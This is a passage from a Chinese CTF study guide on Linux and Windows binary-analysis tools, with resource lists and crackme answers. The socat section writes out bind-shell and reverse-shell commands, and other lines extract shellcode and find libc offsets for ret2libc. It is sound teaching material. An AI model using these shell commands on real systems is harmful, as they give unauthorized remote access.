$ objdump -s --start-address=[address] --stop-address=[address]
[binary]
```

当包含调试信息时，还可以使用 `-l` 和 `-S` 来分别对应行号和源码。

结合使用 *objdump* 和 *grep*。

```
$ objdump -d [executable] | grep -A 30 [function_name]
```

查找 **GOT** 表地址：

```
$ objdump -R [binary] | grep [function_name]
```

从可执行文件中提取 **shellcode** (注意，在objdump中可能会删除空字节):

```
$ for i in `objdump -d print_flag | tr '\t' ' ' | tr ' ' '\n' |
egrep '^[0-9a-f]{2}$' ` ; do echo -n "\x$i" ; done
```

od

od 命令用于输出文件的八进制、十六进制或其它格式编码的字节，通常用于显示或查看文件中不能直接显示在终端的字符。

重要参数

```
  -A, --address-radix=RADIX   output format for file offsets; RA
DIX is one
                                of [doxn], for Decimal, Octal, H
ex or None
  -t, --format=TYPE           select output format or formats
  -v, --output-duplicates     do not use * to mark line suppress
ion
```

另外加上 `z` 可以显示 ASCII 码。

常见用法

用十六进制转存每个字节：

```
$ od -t x1z -A x [file]
```

转存字符串：

```
$ od -A x -s [file]

$ od -A n -s [file]
```

readelf

readelf 命令用来显示一个或者多个 elf 格式的目标文件的信息，可以通过它的选项来控制显示哪些信息。

重要参数

```
-h --file-header       Display the ELF file header
-e --headers           Equivalent to: -h -l -S
-l --program-headers   Display the program headers
-S --section-headers   Display the sections' header
-s --syms              Display the symbol table
-r --relocs            Display the relocations (if present)
-d --dynamic           Display the dynamic section (if present)
```

另外 `-w` 选项表示 DWARF2 调试信息。

常见用法

查找库中函数的偏移量，常用于**ret2lib**：

```
$ readelf -s [path/to/library.so] | grep [function_name]
```

socat

socat 是 netcat 的加强版，CTF 中经常需要使用使用它连接服务器。

安装

```
$ yaourt -S socat
```

常见用法

```
$ socat [options] <address> <address>
```

连接远程端口

```
$ socat - TCP:localhost:80
```

监听端口

```
$ socat TCP-LISTEN:700 -
```

正向 shell

```
$ socat TCP-LISTEN:700 EXEC:/bin/bash
```

反弹 shell

```
$ socat tcp-connect:localhost:700 exec:'bash -li',pty,stderr,set
sid,sigint,sane
```

将本地 80 端口转发到远程的 80 端口

```
$ socat TCP-LISTEN:80,fork TCP:www.domain.org:80
```

fork 服务器

```
$ socat tcp-l:9999,fork exec:./pwn1
```

ssdeep

模糊哈希算法又叫基于内容分割的分片分片哈希算法（context triggered piecewise hashing, CTPH），主要用于文件的相似性比较。

重要参数

```
-m - Match FILES against known hashes in file
-b - Uses only the bare name of files; all path information omit
ted
```

常见用法

```
$ ssdeep -b orginal.elf > hash.txt
$ ssdeep -bm hash.txt modified.elf
```

strace

strace 命令对应用的系统调用和信号传递的跟踪结果进行分析，以达到解决问题或者是了解应用工作过程的目的。

重要参数

```
-o file        send trace output to FILE instead of stderr
-c             count time, calls, and errors for each syscall an
d report summary
-e expr        a qualifying expression: option=[!]all or option=
[!]val1[,val2]...
   options:    trace, abbrev, verbose, raw, signal, read, write,
 fault
-p pid         trace process with process id PID, may be repeate
d
```

strip

strip 命令用于删除可执行文件中的符号和段。

重要参数

```
-g -S -d --strip-debug           Remove all debugging symbols &
sections
-R --remove-section=<name>       Also remove section <name> from
 the output
```

使用 `-d` 后，可以删除不使用的信息，并保留函数名等。用 gdb 进行调试时，只要保留了函数名，都可以进行调试。另外如果对 `.o` 和 `.a` 文件进行 strip 后，就不能和其他目标文件进行链接了。

strings

strings 命令在对象文件或二进制文件中查找可打印的字符串。字符串是4个或更多可打印字符的任意序列，以换行符或空字符结束。strings命令对识别随机对象文件很有用。

重要参数

```
-a --all                 Scan the entire file, not just the dat
a section [default]
-t --radix={o,d,x}       Print the location of the string in ba
se 8, 10 or 16
-e --encoding={s,S,b,l,B,L} Select character size and endianess:
                           s = 7-bit, S = 8-bit, {b,l} = 16-bit
, {B,L} = 32-bit
```

常见用法

组合使用 *strings* 和 *grep*。

在 **ret2lib** 攻击中，得到字符串的偏移：

```
$ strings -t x /lib32/libc-2.24.so | grep /bin/sh
```

检查是否使用了 **UPX** 加壳

```
$ strings [executable] | grep -i upx
```

练习

strings_crackme

flag_pwnablekr

xxd

xxd 的作用就是将一个文件以十六进制的形式显示出来。

重要参数：

```
-g          number of octets per group in normal output. Default
 2 (-e: 4).
-i          output in C include file style.
-l len      stop after <len> octets.
-u          use upper case hex letters.
```

常见用法

```
$ xxd -g1
```

练习

xxd_crackme (使用 *strings* 再做一次)

7.2 更多 Windows 工具

- 010 Editor
- DIE
- PEiD
- PE Studio
- PEview
- PortEx Analyzer
- Resource Hacker
- wxHexEditor
- x64Dbg

010 Editor

https://www.sweetscape.com/010editor/

DIE

http://ntinfo.biz/

PEiD

http://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml

PEiD 是一个用于检测常用壳，加密，压缩的小程序。恶意软件编写者通常会进行加壳和混淆让恶意软件不容易被检测和分析。PEiD 可以检查超过 600 种不同的 PE 文件签名，这些数据存放在 `userdb.txt` 文件中。

PE Studio

https://www.winitor.com/

PEview

http://wjradburn.com/software/

PortEx Analyzer

https://github.com/katjahahn/PortEx

Resource Hacker

http://www.angusj.com/resourcehacker/

wxHexEditor

http://www.wxhexeditor.org/

x64Dbg

http://x64dbg.com/

7.3 更多资源

课程

- Intro to Computer Systems, Summer 2017
- Modern Binary Exploitation Spring 2015
- OpenSecurityTraining
- Stanford Computer Security Laboratory
- CS642 Fall 2014: Computer Security
- Offensive Computer Security Spring 2014
- System Security and Binary Code Analysis
- SATSMT Summer School 2011
- CS 161 : Computer Security Spring 2017
- Introduction to Computer Security Fall 2015
- 格式化字符串blind pwn详细教程
- 软件分析技术
- Compiler Design
- Optimizing Compilers
- Principles of Program Analysis
- Static Program Analysis
- CS 252r: Advanced Topics in Programming Languages
- Advanced Digital Forensics and Data Reverse Engineering
- CS261: Security in Computer Systems
- CS 161 : Computer Security Spring 2015
- Secure Software Systems Spring 2017
- CS 576 Secure Systems Fall 2014
- CS 577 Cybersecurity Lab Fall 2014

站点

- sec-wiki
- Shellcodes database for study cases
- Corelan Team Articles
- LOW-LEVEL ATTACKS AND DEFENSES
- FuzzySecurity
- LiveOverflow

文章

- Debugging Fundamentals for Exploit Development
- Introduction to return oriented programming (ROP)
- Smashing The Stack For Fun And Profit
- Understanding DEP as a mitigation technology part 1
- Tricks for Exploit Development
- Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP
- From 0x90 to 0x4c454554, a journey into exploitation.
- Checking the boundaries of static analysis
- Deep Wizardry: Stack Unwinding
- Linux (x86) Exploit Development Series
- Hack The Virtual Memory

书籍

- Hacking: The Art of Exploitation, 2nd Edition by Jon Erickson
- The Shellcoder's Handbook: Discovering and Exploiting Security Holes, 2nd Edition by Chris Anley et al
- The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler 2nd Edition
- Practical Malware Analysis by Michael Sikorski and Andrew Honig
- Practical Reverse Engineering by Dang, Gazet, Bachaalany
- Fuzzing: Brute Force Vulnerability Discovery

7.4 习题答案

3.3.1 格式化字符串漏洞

pwn - UIUCTF 2017 - goodluck - 200

Pwn - NJCTF 2017 - pingme - 200

5.2 Pin 动态二进制插桩

RE - picoCTF 2014 - Baleful

RE - Hack You 2014 - reverse - 400

RE - CSAW CTF 2015 - wyvern - 500

RE - th3jackers CTF 2015 - rev100 - 100

6.1 更多 Linux 工具

Strings - strings_crackme

```
$ strings -e L strings_crackme
w0wgreat
```

Pwn - Strings - flag_pwnablekr

```
$ ./flag_pwnablekr
I will malloc() and strcpy the flag there. take it.
$ strings flag_pwnablekr | grep UPX
UPX!
$Info: This file is packed with the UPX executable packer http:/
/upx.sf.net $
$Id: UPX 3.08 Copyright (C) 1996-2011 the UPX Team. All Rights R
eserved. $
UPX!
UPX!
$ upx -d flag_pwnablekr
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2017
UPX 3.94        Markus Oberhumer, Laszlo Molnar & John Reiser
May 12th 2017
        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    883745 <-    335288   37.94%   linux/amd64   flag_pwnablekr
Unpacked 1 file.
$ strings flag_pwnablekr | grep -i upx
UPX...? sounds like a delivery service :)
```

xxd - xxd_crackme

```
$ xxd -g1 xxd_crackme
......
00001020: 00 00 00 00 67 30 30 64 4a 30 42 21 00 00 00 00  ....g
00dJ0B!....
......
```

```
$ strings -d xxd_crackme
......
g00dJ0B!
......
```

7.5 Linux x86-64 系统调用表

http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

7.6 PPT

这些是我在 XDSEC 做分享的 PPT，主要内容取自 CTF-All-In-One，可作为辅助学习。

- 01 Fight with Linux